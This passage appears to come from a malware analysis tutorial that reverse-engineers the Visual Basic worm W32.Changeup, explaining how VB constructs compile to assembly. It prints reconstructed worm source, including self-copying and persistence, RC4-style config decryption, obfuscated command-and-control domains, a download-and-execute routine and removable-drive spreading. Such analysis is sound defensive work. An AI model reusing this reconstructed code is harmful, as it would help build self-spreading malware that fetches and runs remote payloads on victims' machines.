.text:00430790          jz      short loc_43079E
.text:00430792          mov     [ebp+state], 9
.text:00430799          call    __vbaEnd        ; End
.text:0043079E loc_43079E:              ; CODE XREF: MainRoutine+1BC
.text:0043079E          mov     [ebp+state], 0Bh
```

Since VB programs are based on the Component Object Model (COM), this pattern of lengthy code statements can be seen. "Call dword ptr [eax+14h]" or "call dword ptr [eax+68h]" will never be understood unless the CLSID and the dispatchID involved are known. The last pushed parameter to **__vbaNew2** refers to the referenced interface.

```
.text:00406A80 interface_406A80         dd 2
.text:00406A84                          dd offset classID_406774
.text:00406A88                          dd offset classID_406784

.text:00406784 classID_406784 db 22h, 3Dh, 0FBh, 0FCh, 0FAh, 0A0h, 68h, 10h, 0A7h, 38h
.text:00406784                          db 8, 0, 2Bh, 33h, 71h, 0B5h
```

From the above it can be determined that the CLSID is {FCFB3D22-A0FA-1068-A738-08002B3371B5}, which is registered for VBGlobal.

The offset of **classID_406784** is also passed to **__vbaHresultCheckObj**, which is called when "call dword ptr [eax+14h]" fails.

[EAX+14h] means a method of dispatchID 5 (5 * 4 bytes = 14h bytes) and the method name is get_App.

The following call to EAX+68h depends on the result of get_App (of course the compiler knew what would be returned), but there is a hint at "call **__vbaHresultCheckObj**" which takes "offset **classID_406A90**" as a parameter:

.text:00406A90 **classid_406A90**db 79h, 4Fh, 0ADh, 33h, 99h, 66h, 0CFh, 11h, 0B7h, 0Ch
.text:00406A90 db 0, 0AAh, 0, 60h, 0D3h, 93h

This CLSID is {33AD4F79-6699-11CF-B70C-00AA0060D393}, registered as _App. Thus [EAX+68h] is DispatchID 26, get_PrevInstance.

Those instructions can be translated to:

```
If App.PrevInstance Then
  End
End If
```

The instructions use the EAX register for method invocations because the project's property of optimization is "No Optimization". If the property is "Optimize for Fast Code", ECX and EDX are also used. If the property is "Optimize for Small Code", EAX is used and no difference is observed for that code.

With knowledge of the techniques explained so far, the whole main subroutine can be summed up as follows:

```
Sub Main()
On Error Resume Next

Call setup_func_code_memcpy

If App.PrevInstance Then
  End
End If

g_title = App.Title
App.Title = vbNullString

Call setup_config
g_my_exe_name_in_property = App.EXEName
If g_my_exe_name_in_property = "qsfy6P" Then
  Call terminate_and_remove
  Call copy_myself_and_add_reg
  Call call_API(gstr_shell32, gstr_ShellExecuteW, 0, 0, _
    StrPtr(Left(gstr_cmd_tasklist, 3)), _
    StrPtr(Right(gstr_cmd_tasklist, 17) & g_my_exe_name_in_property &_
    gstr_dot_exe),  0, 0)

  Call call_API(g_kernel32, gstr_ExitProcess, 1)
End If

If UCase(get_special_folder_path(&H28)) <> UCase(App.path) Then
  Dim hMutex As Long
```

```
 hMutex = mutex(True)
 If hMutex <> 0 Then
  Call call_API(g_kernel32, gstr_ReleaseMutex, hMutex)
  Call call_API(g_kernel32, gstr_CloseHandle, hMutex)
  Call copy_myself_and_add_reg
 End If
 Call call_API(g_kernel32, gstr_Sleep, 1000)
 Call mal_sub1
Else
 If Left(Command$, 1) = "/" Then  ' Command$ is slightly different from Command.
  g_flag_with_command_option = True
 End If
 If mutex(True) = 0 Then
  End
 End If
 Call spread_to_drives(False)
 Call call_API(g_kernel32, gstr_Sleep, 1000)
 Call set_up_timer_and_drive_monitor
 If g_flag_with_command_option Then
  Call call_API(g_kernel32, gstr_Sleep, 120000)
  Call mal_sub1
 End If
 Call call_API(g_kernel32, gstr_SetFileAttributesW, StrPtr(get_my_module_path()), 7&)
End If

Call do_msgloop
End Sub
```

String decryption

As already shown, the worm seldom uses quotations to express a string (such as "Sleep"), but instead it uses a *private* variable (such as gstr_Sleep), which can be globally accessed across the same module. It is declared outside of any *sub* or *function*:

```
Dim gstr_Sleep As String  ' same as Private gstr_Sleep As String
```

It declares around 100 such strings. The strings are encrypted and stored in the Calendar Form's TextBox. This is how the worm gets the text and stores to each string:

```
Sub setup_config()
On Error Resume Next
g_73353346 = CStr(73353346)
g_kernel32 = "k" & "ern" & "e" & "l3" & "2"
Call read_me_for_config(g_config_buf, g_pos_found, 1626, -1)
Call encrypt_decrypt_buf(g_config_buf, g_title & g_73353346)
g_decrypted_config_str = StrConv(g_config_buf, vbUnicode) ' converts to String
Dim array_split_strings() As String
array_split_strings = Split(g_decrypted_config_str, vbCrLf, -1, vbBinaryCompare)
gstr_advapi32 = array_split_strings(0)
gstr_CloseHandle = array_split_strings(1)
gstr_connect = array_split_strings(2)
' --- Omitted--- array_split_strings(3 to 17)
gstr_InternetReadFile = array_split_strings(18)
gstr_OpenProcess = array_split_strings(20)
 ' --- Omitted--- array_split_strings(21 to 50)
```

```
gstr_view_files = array_split_strings(51)
gstr_alphabet_in_random = reorder_string_randomly(array_split_strings(52), _
 get_random_int(1, 30000))
gstr_vowel_random = reorder_string_randomly(array_split_strings(53), _
 get_random_int(1, 30000))
gstr_consonant_random = reorder_string_randomly(array_split_strings(54), _
 get_random_int(1, 30000))
gstr_ico = array_split_strings(55)
' --- Omitted--- array_split_strings(56 to 100)
gstr_dot = Left(gstr_dot_exe, 1) ' "."
gstr_space = " "
gstr_unknown_R4 = Right(gstr_unknown, 4)
gstr_unknown_R3 = Right(gstr_unknown, 3)
gstr_exe = Right(gstr_dot_exe, 3) ' "exe"
gstr_inf = Right(gstr_autorun_inf, 3) ' "inf"
gstr_scr = Right(gstr_dot_scr, 3) ' "scr"
gstr_dll = Right(gstr_ntdll, 3) ' "dll"
gstr_domain1 = "n" & "s1" & "." & "s" & "p" & "a" & "n" & "s" & "e" & "ar" & "ch" & "er" & ".ne" & "t"
gstr_domain2 = "ns" & "1." & "s" & "pin" & "se" & "ar" & "cher" & "." & "o" & "rg"
gstr_domain3 = "n" & "s1." & "p" & "la" & "ye" & "r" & "1" & "3" & "52." & "net"
gstr_domain4 = "ns" & "1" & ".p" & "lay" & "e" & "r13" & "52.org"

Call call_API(g_kernel32, gstr_Sleep, 1000)
' &H28 = CSIDL_PROFILE
g_random_file_path = get_special_folder_path(&H28) & Chr(&H5C) & _
 get_random_string & gstr_dot_exe
End Sub

'-----------------------------------------------------------------
Sub read_me_for_config(ByRef buffer() As Byte, ByRef pos_found As Long, _
ByRef buflen As Long, ByRef flag As Integer)
On Error Resume Next
Dim fileNumber As Long
Dim file_len As Long
Dim read_buff As String

fileNumber = 15
file_len = FileLen(get_my_module_path())

Open get_my_module_path For Binary Access Read As #fileNumber
read_buff = String(file_len, " ")
Get #fileNumber, , read_buff
Close #fileNumber

If flag = 0 Then
 pos_found = InStrRev(read_buff, "qsfy6P", -1, vbBinaryCompare) + Len("qsfy6P")
Else
 pos_found = InStr(1, "ENn4ADb7", read_buff, vbBinaryCompare) + Len("ENn4ADb7")
End If

fileNumber = 16
Open get_my_module_path For Binary Access Read As #fileNumber
ReDim buffer(buflen - 1) As Byte
Get #fileNumber, pos_found, buffer
```

```
Close #fileNumber
End Sub

'----------------------------------------------------------------
Sub encrypt_decrypt_buf(ByRef buffer() As Byte, ByVal key As String)
On Error Resume Next
Dim var_array(255) As Integer
Dim key_array() As Byte
Dim counter1 As Long
Dim remainder As Long
Dim remainder2 As Long
Dim char1 As Byte
Dim encrypted_str As String

key_array = StrConv(key, vbFromUnicode)  ' converts to ANSI
For counter1 = 0 To 255 Step 1
 var_array(counter1) = counter1
Next

counter1 = 0
remainder = 0
remainder2 = 0

For counter1 = 0 To 255 Step 1
 remainder = (remainder + var_array(counter1) +_
  key_array(counter1 Mod Len(key))) Mod 256
 char1 = var_array(counter1)
 var_array(counter1) = var_array(remainder)
 var_array(remainder) = char1
Next
counter1 = 0
remainder = 0
remainder2 = 0

encrypted_str = StrConv(buffer, vbUnicode)          ' converts to Unicode

For counter1 = 0 To Len(encrypted_str) Step 1
 remainder = (remainder + 1) Mod 256
 remainder2 = (remainder2 + var_array(counter1)) Mod 256
 char1 = var_array(remainder)
 var_array(remainder) = var_array(remainder2)
 var_array(remainder2) = char1
 buffer(counter1) = buffer(counter1) Xor var_array((var_array(remainder) + _
  var_array(remainder2)) Mod 256)
Next
End Sub
```

In *read_me_for_config*, it opens itself, locates "ENn4ADb7" (the start of TextBox of Calendar Form), and reads all bytes from the position in the file into buffer.

Then *encrypt_decrypt_buf* is called with a key made of *g_title* and *CStr(73353346)*, where *g_title* was set in the main routine:

```
g_title = App.Title
```

The routine *setup_config* then converts the buffer to a string and splits it using *vbCrLf* as delimiters. All the split strings (*array_split_string(XX)*) are stored as variables from 0 to 100, except *array_split_strings(19)*. The 19th string in the buffer is "kernel32", but "kernel32" was already stored in *g_kernel32* by the statement *g_kernel32 = "k" & "ern" & "e" & "l3" & "2"*. By the way, there is a bug where *gstr_unknown*, whose value is always 0, is referenced in the statement *gstr_unknown_R4 = Right (gstr_unknown, 4)*. The malware author appears to have been confused by the similar variables between *g_kernel32* and *gstr_kernel32 (=gstr_unknown)*, while *gstr_kernel32* is never set.

The function *reorder_string_randomly* is used for reordering strings, which are used later for generating random file names:

```
Function reorder_string_randomly(ByVal str As String, ByRef random As Long) As String
On Error Resume Next
Dim array_string() As Byte
Dim my_random As Long
Dim strlen As Long
Dim pos As Long
Dim char1 As Byte
Dim counter1 As Long

array_string = StrConv(str, vbFromUnicode)
my_random = random
strlen = UBound(array_string)
For counter1 = 0 To strlen Step 1
 my_random = my_random + array_string(counter1)
Next
For counter1 = 0 To strlen Step 1
 pos = Int((strlen + 1) * get_random(0))
 char1 = array_string(counter1)
 array_string(counter1) = array_string(pos)
 array_string(pos) = char1
Next

reorder_string_randomly = StrConv(array_string, vbUnicode)
End Function
```

Variables

A local variable is allocated in the stack by the **__vbaChkstk** function and is accessible from within the same routine that declares it. The other variables are in some way global in the .data section. A *private* variable is accessible from within the same module (i.e. module, form, class module, user control, or property page). A *public* variable is public to all modules, which also provides methods to read and write the value using its field position from other modules. A *static* variable is accessible only from the routine that defines it but the value is stored in the .data section.

In the .data section, they are placed in the following order:

1. Public variables of module 1
2. Private variables of module 1
3. Static variables of module 1
4. Public variables of module 2
5. Private variables of module 2
6. Static variables of module 2

Static variables are stored with references to them. For example, the *get_random* function has the following code:

```
Private Type RandomSeed
  val1 As Long
  val2 As Long
  val3 As Long
  flag As Boolean
End Type

  Z = g_random_seed.val3 * 172     ' g_random_seed is static
```

This is compiled to:

```
.text:00427909          mov     eax, g_random_seed      ; reference to value (Type RandomSeed)
.text:0042790E          mov     eax, [eax+8]            ; RandomSeed.val3
.text:00427911          imul    eax, 172
.text:00427917          jo      ERROR_OVERFLOW          ; by Integer Overflow Checks option
.text:0042791D          mov     [ebp+val_Z], eax
.text:00427920          mov     [ebp+state], 0Eh

.data:0045A310 g_random_seed   dd 0  ; VB runtime sets this to offset dword_45A318
.data:0045A314          dd 0
.data:0045A318 dword_45A318 dd 0     ; the value of g_random_seed.val1
.data:0045A31C          dd 0         ; the value of g_random_seed.val2
.data:0045A320          dd 0         ; the value of g_random_seed.val3
.data:0045A324          dw 0         ; the value of g_random_seed.flag
```

Note: g_random_seed has a DWORD value of zero in the PE file. When the PE file is loaded and VB runtime initializes, the DWORD value is set to the pointer of the real value, which in this case is the first member of the structure.

The instructions are similar to those generated by the *With* statement:

```
With g_random_seed      ' g_random_seed is private
  Z = .val3 * 172
End With
```

But, the instruction will be “mov eax, [ebp+loc_random_seed]” (loc_random_seed has been set to offset to g_random_seed) for that VB source code and a global variable in the .data section is not directly moved to EAX.

Accessing an array element

__vbaDerefAry1 has already been seen and is used to retrieve a reference to an element of an array.

```
.text:0043649F          push    1
.text:004364A1          push    [ebp+list_downloads]
.text:004364A4          call    __vbaDerefAry1
```

In the above example, it returns list_downloads(1) in EAX, a reference to the Variant. For an array, **__vbaDerefAry1** is called. However, for a Variant holding an array, e.g. a result of *Split*, **__vbaVarIndexLoad** is called. Take a look at the VB source code below:

```
Sub download_exec_end(ByRef str As String)
On Error Resume Next
Dim list_downloads() As String
```

```
Dim s_URL As String
Dim s_local_path As String
Dim filedata_buff() As Byte
Dim fileNumber As Long              ' not Integer

list_downloads = Split(str, gstr_colon_dot_dl, -1, vbBinaryCompare) ' split by ":.dl"
s_URL = Split(Trim(Split(list_downloads(1), vbCrLf, -1, vbBinaryCompare)(0)), _
  gstr_space, -1, vbBinaryCompare)(0)
s_local_path = Split(Trim(Split(list_downloads(1), vbCrLf, -1, vbBinaryCompare)(0)), _
  gstr_space, -1, vbBinaryCompare)(1)
filedata_buff = download(s_URL)
fileNumber = 17
Open get_special_folder_path(&H28) & Chr(&H5C) & s_local_path _
  For Binary Access Write As #fileNumber
Put #fileNumber, , filedata_buff
Close #fileNumber
Call call_API(gstr_shell32, gstr_ShellExecuteW, 0, 0, StrPtr(get_special_folder_path(&H28) _
  & Chr(&H5C) & s_local_path), 0, 0, 1)
Call call_API(g_kernel32, gstr_Sleep, 1000)
If g_flag_with_command_option = False Then
  Call call_API(g_kernel32, gstr_ExitProcess, 1)
End If
End Sub
```

The variable list_downloads is an array of the String, whose element is accessed by ***__vbaDerefAry1***. The result of the Split is a Variant holding an array, so ***__vbaIndexLoad*** is called instead. The assembly instructions below correspond to statement *s_URL = **Split**(Trim(**Split(list_downloads(1)**, vbCrLf, -1, vbBinaryCompare) **(0)**), gstr_space, -1, vbBinaryCompare) **(0)***.

```
.text:0043645E          and     [ebp+index0.value1], 0    ; index0 = 0
.text:00436465          mov     [ebp+index0.type], 2      ; Type = Integer
.text:0043646F          mov     [ebp+var_string_43.value], offset asc_40842C ; "\r\n"
.text:00436479          mov     [ebp+var_string_43.type], 8       ; Type = String
.text:00436483          lea     edx, [ebp+var_string_43]
.text:00436489          lea     ecx, [ebp+var_CRLF]
.text:0043648F          call    __vbaVarDup               ; duplicate vbCrLf to var_CRLF
.text:00436494          push    0                         ; CompareMode = vbBinaryCompare for Split
.text:00436496          push    0FFFFFFFFh                ;Limit =  -1 for Split
.text:00436498          lea     eax, [ebp+var_CRLF]       ; Delimiter = vbCrLf
.text:0043649E          push    eax
.text:0043649F          push    1                         ; index of list_downloads
.text:004364A1          push    [ebp+list_downloads]      ; array of String
.text:004364A4          call    __vbaDerefAry1
.text:004364A9          push    dword ptr [eax]           ; list_downloads(1), String
.text:004364AB          lea     eax, [ebp+var_path]       ; receiving Variant
.text:004364B1          push    eax
.text:004364B2          call    rtcSplit          ; var_path = Split(list_downloads(0),vbCrLf,
-1,vbBinaryCompare)
.text:004364B7          push    10h
.text:004364B9          pop     eax
.text:004364BA          call    __vbaChkstk               ; allocates 10h bytes for local variable
.text:004364BF          lea     esi, [ebp+index0]         ; index = 0
.text:004364C5          mov     edi, esp
.text:004364C7          movsd                             ; copies variant index0 to the stack top
```

```
.text:004364C8          movsd
.text:004364C9          movsd
.text:004364CA          movsd
.text:004364CB          push    1                       ; dimensions = 1
.text:004364CD          lea     eax, [ebp+var_78]       ; locked array
.text:004364D0          push    eax
.text:004364D1          lea     eax, [ebp+var_path]     ; variant holding an array
.text:004364D7          push    eax
.text:004364D8          lea     eax, [ebp+var_EC]       ; receiving variant
.text:004364DE          push    eax
.text:004364DF          call    __vbaVarIndexLoadRefLock    ; var_path(0). Also locks the array
.text:004364E4          add     esp, 20h
.text:004364E7          push    eax                     ; same as offset of var_EC; var_path(0)
.text:004364E8          lea     eax, [ebp+var_FC]       ; receiving variant of Trim
.text:004364EE          push    eax
.text:004364EF          call    rtcTrimVar              ; trims leading and ending space characters
.text:004364F4          lea     eax, [ebp+var_78]       ; locked array
.text:004364F7          push    eax
.text:004364F8          call    __vbaAryUnlock          ; unlocks the locked array
.text:004364FD          and     [ebp+index1.value1], 0  ; index1 = 0
.text:00436504          mov     [ebp+index1.type], 2    ; Type = Integer
.text:0043650E          mov     [ebp+var_160.value], offset g_string_space_2 ; " "
.text:00436518          mov     [ebp+var_160.type], 4008h       ; Type = String reference
.text:00436522          push    0                       ; CompareMode = vbBinaryCompare
.text:00436524          push    0FFFFFFFFh              ; Limit = -1
.text:00436526          lea     eax, [ebp+var_160]      ; Delimiter = " " (space)
.text:0043652C          push    eax
.text:0043652D          lea     eax, [ebp+var_FC]       ; result of Trim
.text:00436533          push    eax
.text:00436534          lea     eax, [ebp+s_string_path]; receiving String
.text:00436537          push    eax
.text:00436538          call    __vbaStrVarVal          ; converts variant to String
.text:0043653D          push    eax
.text:0043653E          lea     eax, [ebp+var_10C]      ; receiving variant
.text:00436544          push    eax
.text:00436545          call    rtcSplit        ; Split(Trim(var_path(0),gstr_space,-1,0)
.text:0043654A          push    10h
.text:0043654C          pop     eax
.text:0043654D          call    __vbaChkstk     ; allocates 10h bytes for local variable
.text:00436552          lea     esi, [ebp+index1]
.text:00436558          mov     edi, esp
.text:0043655A          movsd                   ; copies variant index1 to the stack top
.text:0043655B          movsd
.text:0043655C          movsd
.text:0043655D          movsd
.text:0043655E          push    1               ; dimensions = 1
.text:00436560          lea     eax, [ebp+var_10C]      ; result of Split
.text:00436566          push    eax
.text:00436567          lea     eax, [ebp+var_11C]      ; receiving variant
.text:0043656D          push    eax
.text:0043656E          call    __vbaVarIndexLoad       ; Split(...)(0)
.text:00436573          add     esp, 1Ch
.text:00436576          push    eax
.text:00436577          call    __vbaStrVarMove         ; converts variant to String
.text:0043657C          mov     edx, eax
```

```
.text:0043657E      lea     ecx, [ebp+s_URL]
.text:00436581      call    __vbaStrMove   ; s_URL = Split(...)(0)
.text:00436586      lea     ecx, [ebp+s_string_path]
.text:00436589      call    __vbaFreeStr           ; frees a temporary string
.text:0043658E      lea     eax, [ebp+var_11C]
.text:00436594      push    eax
.text:00436595      lea     eax, [ebp+var_10C]
.text:0043659B      push    eax
.text:0043659C      lea     eax, [ebp+var_FC]
.text:004365A2      push    eax
.text:004365A3      lea     eax, [ebp+var_EC]
.text:004365A9      push    eax
.text:004365AA      lea     eax, [ebp+var_path]
.text:004365B0      push    eax
.text:004365B1      lea     eax, [ebp+var_CRLF]
.text:004365B7      push    eax
.text:004365B8      push    6                      ; number of freed variants
.text:004365BA      call    __vbaFreeVarList       ; frees temporary variants
.text:004365BF      add     esp, 1Ch
.text:004365C2      mov     [ebp+state], 9
```

Functions **__vbaVarIndexLoad** and **__vbaVarIndexLoadRefLock** take a parameter of the number of dimensions, which determines the number of parameters for the indexes. If the array is two-dimensional, two indexes should be pushed. Since the index parameter is *ByVal Variant*, 16 bytes are pushed for each index, and Variant.Type and Variant.Value1 should be set in advance, in order to represent an integer value of 0.

The short statement above provides several good examples of implicit function calls and implicit temporary local variables. The compiler often allocates local variables for temporary use. Since such temporary variables are not defined by the programmer, they do not have to be included in the decompiled source code. Temporary variables are either reused or freed in the middle of the routine. In the example above, local variables which are freed by **__vbaFreeStr** and **__vbaFreeVarList** are all implicit temporary variables.

Implicit function calls are not necessary in the source code. The list below is comprised of runtime functions that are implicitly called.

__vbaFreeStr, __vbaFreeStrList, __vbaFreeVar, __vbaFreeVarList, __vbaFreeObj, __vbaFreeObjList, __vbaAryDestruct, __vbaAryLock, __vbaAryUnlock, __vbaSetSystemError, __vbaChkstk

Arithmetic by VB

BASIC historically treated a number as a real number. Double-precision floating number (8 bytes) can represent a wider range of numbers than a 32-bit integer (4 bytes). Either or both may be the reason why VB prefers floating point for arithmetic operation, even in the situation where an integer arithmetic operation is chosen by other computer languages. This is shown in the example below.

```
Dim glist_drive_letters() As String
Sub set_up_available_drive_letters()
On Error Resume Next
Dim drives As Long
Dim num As Integer
Dim counter1 As Integer

Erase glist_drive_letters          ' empties the String array.
```

```
num = 0
drives = call_API(g_kernel32, gstr_GetLogicalDrives)
For counter1 = 0 To 25 Step 1
 If CInt((drives And CInt((2 ^ counter1))) <> 0 Then
 ' Limitation: Both CInt are redundant. They limit the initially available drive letter to 16(P drive at max)
  ReDim Preserve glist_drive_letters(num) As String
  glist_drive_letters(num) = Chr(&H41 + counter1)
  num = num + 1
 End If
Next
End Sub
```

W32.Changeup can spread through removable and network drives. This routine is called at least once at startup to set the array *glist_drive_letters* which contains the available drive letters. The malware author wrote the redundant *CInt*, which converts a value to a 16-bit Integer, limiting the potential infection targets to drive letters A through P (16 drives).

The arithmetic *2 ^ counter1*, the two to the counter1-th power, can be calculated by an integer operation such as "SHL EAX, counter1", where EAX is set to 1. However, VB compiles it into the following instructions:

```
.text:0042CFCD      movsx   eax, [ebp+counter1]     ; Integer to Long
.text:0042CFD1      mov     [ebp+var_68], eax
.text:0042CFD4      fild    [ebp+var_68]            ; copies counter1 (Long) to FPU ST(0)
.text:0042CFD7      fstp    [ebp+var_70]            ; copies ST(0) to var_70 (Double)
.text:0042CFDA      fld     [ebp+var_70]            ; copies var_70 (Double) to ST(0)
.text:0042CFDD      push    ecx                     ; makes a room for parameter (Double)
.text:0042CFDE      push    ecx
.text:0042CFDF      fstp    qword ptr [esp+0]       ; copies ST(0) to stack top
.text:0042CFE2      fld     ds:dbl_4013E8           ; copies 2.0 to ST(0)
.text:0042CFE8      push    ecx                     ; makes a room for parameter (Double)
.text:0042CFE9      push    ecx
.text:0042CFEA      fstp    qword ptr [esp+0]       ; copies ST(0) to stack top
.text:0042CFED      call    __vbaPowerR8            ; 2.0 ^ counter1
.text:0042CFF2      call    __vbaFpI2               ; CInt
```

Copying to and from var_70 is redundant. Even when it is compiled with the "Optimize for Small Code" option, the instructions are the same.

The "Optimize for Fast Code" option, however, generates the following instructions.

```
.text:0040EBC5      movsx   edx, [ebp+counter1]     ; Integer to Long
.text:0040EBC9      mov     [ebp+var_6C], edx
.text:0040EBCC      fild    [ebp+var_6C]            ; copies counter1 (Long) to ST(0)
.text:0040EBCF      fstp    [ebp+var_74]            ; copies ST(0) to var_74 (Double)
.text:0040EBD2      mov     eax, dword ptr [ebp+var_74+4]
.text:0040EBD5      push    eax                     ; pushes the higher 32 bits of var_74
.text:0040EBD6      mov     ecx, dword ptr [ebp+var_74]
.text:0040EBD9      push    ecx                     ; pushes the lower 32 bites of var_74
.text:0040EBDA      push    40000000h               ; pushes the higher 32 bits of 2.0#
.text:0040EBDF      push    0                       ; pushes the lower 32 bits of 2.0#
.text:0040EBE1      call    ds:__vbaPowerR8         ; 2.0 ^ counter1
.text:0040EBE7      call    ds:__vbaFpI2            ; CInt
```

Note: The way to call runtime functions (call ds:**__vbaPowerR8**) is also different. It directly references the IAT entries, compared to thunk calls (call __vbaPowerR8 -> __vbaPowerR8 : jmp ds: **__imp__vbaPowerR8**) which jump to the IAT entries.

More Features

Limitation to A through P drives

The malware author called the redundant *CInt* function, which converts a value to a 16-bit Integer, limiting the potential infection targets to drive letters A through P. Let's see what would happen when a new drive is added. The worm creates a window to receive the WM_DEVICECHANGE window message, renews the *glist_drive_letters* array, and infects it if it is a removable drive:

```
Function new_WndProc (ByVal hwnd As Long, ByVal uMsg As Long, _
ByVal wParam As Long, ByVal lParam As Long) As Long
On Error Resume Next
Dim s_user32 As String
Dim s_kernel32 As String
Dim devBroadcastHdr As DEV_BROADCAST_HDR     ' user-defined type
Dim newDrivePath As String
Dim freeBytesAvailable As Currency ' used as 64-bit integer
Dim totalNumberOfBytes As Currency ' used as 64-bit integer
Dim totalNumberOfFreeBytes As Currency ' used as 64-bit integer
Dim newDrivePath2 As String

s_user32 = gstr_user32
s_kernel32 = g_kernel32
new_WndProc = call_API(s_user32, gstr_CallWindowProcW, g_old_wndproc,_
  hwnd, uMsg, wParam, lParam)
If uMsg = 1074 / 2 Then ' WM_DEVICECHANGE
 If wParam = &H8000& Then ' DBT_DEVICEARRIVAL
  Call call_API(g_kernel32, gstr_RtlMoveMemory, VarPtr(devBroadcastHdr),_
    lParam, 12)
  If devBroadcastHdr.dbch_devicetype = 2 Then ' DBT_DEVTYPE_VOLUME
   newDrivePath = get_new_drive_path()
   Call call_API(s_kernel32, gstr_GetDiskFreeSpaceExW, StrPtr(newDrivePath), _
    VarPtr(freeBytesAvailable), VarPtr(totalNumberOfBytes), _
    VarPtr(totalNumberOfFreeBytes))
   If totalNumberOfFreeBytes <> 0 Then
    newDrivePath2 = newDrivePath
    If call_API(g_kernel32, gstr_GetDriveTypeW, StrPtr(newDrivePath2)) = 2 Then
    ' DRIVE_REMOVABLE
     Call delete_and_spread(newDrivePath)
    End If
   End If
  End If
 Else
  If wParam = &H8004& Then ' DBT_DEVICEREMOVECOMPLETE
   Call set_up_available_drive_letters
  End If
 End If
End If
End Function

Function get_new_drive_path() As String
On Error Resume Next
Dim drives As Long
```

```
Dim temp As Long
Dim counter1 As Integer
Dim counter2 As Integer
Dim flag_known_drive As Boolean

drives = call_API(g_kernel32, gstr_GetLogicalDrives)
For counter1 = 0 To 25 Step 1
 temp = (drives And CLng(2 ^ counter1))
 If temp <> 0 Then
  For counter2 = 0 To UBound(glist_drive_letters) Step 1
   If glist_drive_letters(counter2) = Chr(counter1 + &H41) Then
    flag_known_drive = True
    Exit For
   End If
  Next
  If flag_known_drive = False Then
   ReDim Preserve glist_drive_letters(UBound(glist_drive_letters) + 1) As String
   glist_drive_letters(UBound(glist_drive_letters)) = Chr(counter1 + &H41)
   get_new_drive_path = Chr(counter1 + &H41) & ":"
   Exit Function
  End If
 End If
 flag_known_drive = False
Next
End Function
```

As the function *get_new_drive_path* shows, there is no limitation of drive letters since it uses *CLng* this time, which converts a value to Long, or a 32-bit integer with the capacity for all 26 drives.

The function is called from *new_WndProc*, which is a subclass of a window procedure assigned by the statement: *g_old_wndproc = call_API(gstr_user32, s_SetWindowLongW, hwnd, -4, AddressOf* ***new_WndProc***).

The window procedure has a small amount of obfuscated code, *If uMsg = 1074 / 2 Then*. In short, it means "*if uMsg = 537 Then*", but VB keeps the division of two floating point literal values in the compiled instructions:

```
.text:0042650F          fild    [ebp+arg_4_uMsg]
.text:00426512          fstp    [ebp+dMsg]              ; dMsg (Double) = arg_4_uMsg
.text:00426518          fld     ds:dbl_401B50           ; 1074.0
.text:0042651E          cmp     dword_45A000, 0         ; FPU Precision Error flag
.text:00426525          jnz     short loc_42652F
.text:00426527          fdiv    ds:dbl_4013E8           ; 2.0
.text:0042652D          jmp     short loc_426540
.text:0042652F loc_42652F:
.text:0042652F          push    dword ptr ds:dbl_4013E8+4
.text:00426535          push    dword ptr ds:dbl_4013E8         ; 2.0
.text:0042653B          call    _adj_fdiv_m64           ; emulate FDIV
.text:00426540 loc_426540:
.text:00426540          fnstsw  ax
.text:00426542          test    al, 0Dh  ; Overflow, Division-by-zero, Illegal operation
.text:00426544          jnz     loc_426C32      ; exception
.text:0042654A          call    __vbaFpR8
.text:0042654F          fcomp   [ebp+dMsg]    ; If 1074/2 = dMsg ‘ 537.0
.text:00426555          fnstsw  ax
.text:00426557          sahf                    ; converts FPU's status to EFLAGS register
.text:00426558          jnz     NOT_WM_DEVICECHANGE
.text:0042655E          mov     [ebp+state], 8
```

Note: The DWORD value **dword_45A000** is located at the first DWORD of the .data section. The value is set to the return value of the Windows API **IsProcessorFeaturePresent (PF_FLOATING_POINT_PRECISION_ERRATA)** when the VB runtime is initiated. The value is non-zero when the Pentium CPU has a bug where a floating point precision error can occur in rare circumstances. The instruction to call **_adj_fdiv_m64** disappears when it is compiled with the "Remove Safe Pentium(tm) FDIV Checks" option checked. This option affects division *(/)*. Since the affected Pentium processors are old and were manufactured around 1994, it is safe to assume the value is zero and the emulation never occurs.

Currency used as 64-bit integer

VB does not have a 64-bit integer type as a primitive type. In the case where a Windows API requires a pointer to a 64-bit integer to store a value, the Currency type can be used as found in the *new_WndProc* function:

```
Call call_API(s_kernel32, gstr_GetDiskFreeSpaceExW, StrPtr(newDrivePath), _
     VarPtr(freeBytesAvailable), VarPtr(totalNumberOfBytes), _
     VarPtr(totalNumberOfFreeBytes))
If totalNumberOfFreeBytes <> 0 Then
```

GetDiskFreeSpaceEx requires pointers to 64-bit integers:

```
BOOL WINAPI GetDiskFreeSpaceEx(
  __in_opt   LPCTSTR lpDirectoryName,
  __out_opt  PULARGE_INTEGER lpFreeBytesAvailable,
  __out_opt  PULARGE_INTEGER lpTotalNumberOfBytes,
  __out_opt  PULARGE_INTEGER lpTotalNumberOfFreeBytes
);
```

Currency type is a kind of fixed-point real number, whose decimal point is fixed at 4 as a decimal number, not a binary position. For example, the 64-bit integer value 12,5000 (1E848h) of a Currency means 12.5000. To compare 64-bit values, the Currency value must be multiplied by 10,000. The worm checks that the value is not zero which is why it does not need to multiply the value.

```
.text:0042680C        push    [ebp+var_60]              ; pushes higher 32 bits of currency
.text:0042680F        push    [ebp+var_64]              ; pushes lower 32 bits of currency
.text:00426812        fldz                              ; copies 0.0 to ST(0)
.text:00426814        call    __vbaFpCmpCy              ; compare currencies
.text:00426819        test    eax, eax
.text:0042681B        jz      NOT_A_REMOVABLE_DRIVE ; if currency = 0.0
```

Boundary check

The source code of *get_my_module_path* is seen below:

```
Function get_my_module_path() As String
On Error Resume Next
Dim myModulePath(512) As Byte
Dim sGetModuleFileNameW As String
sGetModuleFileNameW = "G" & "e" & "tModul" & "e" & "Fil" & "e" & _
  "N" & "am" & "e" & "W"
Call call_API(g_kernel32, sGetModuleFileNameW, 0, VarPtr(myModulePath(0)), 512)
get_my_module_path = Left(myModulePath, InStr(1, myModulePath, vbNullChar, _
  vbBinaryCompare) - 1)
End Function
```

It declares the Byte array *myModulePath(512)* and passes *VarPtr(myModulePath(0))* as a parameter. The assembly instructions corresponding to *VarPtr(myModulePath(0))* are shown below:

```
.text:0043CF8D          and     [ebp+val_0], 0
.text:0043CF94          cmp     [ebp+val_0], 201h               ; 512 at maximum + 1
.text:0043CF9E          jae     short loc_43CFA9
.text:0043CFA0          and     [ebp+error_code], 0
.text:0043CFA7          jmp     short loc_43CFB4
.text:0043CFA9 loc_43CFA9:
.text:0043CFA9          call    __vbaGenerateBoundsError        ; exception
.text:0043CFAE          mov     [ebp+error_code], eax
.text:0043CFB4 loc_43CFB4:
.text:0043CFB4          mov     eax, [ebp+myModulePath.pvData]
.text:0043CFB7          add     eax, [ebp+val_0]
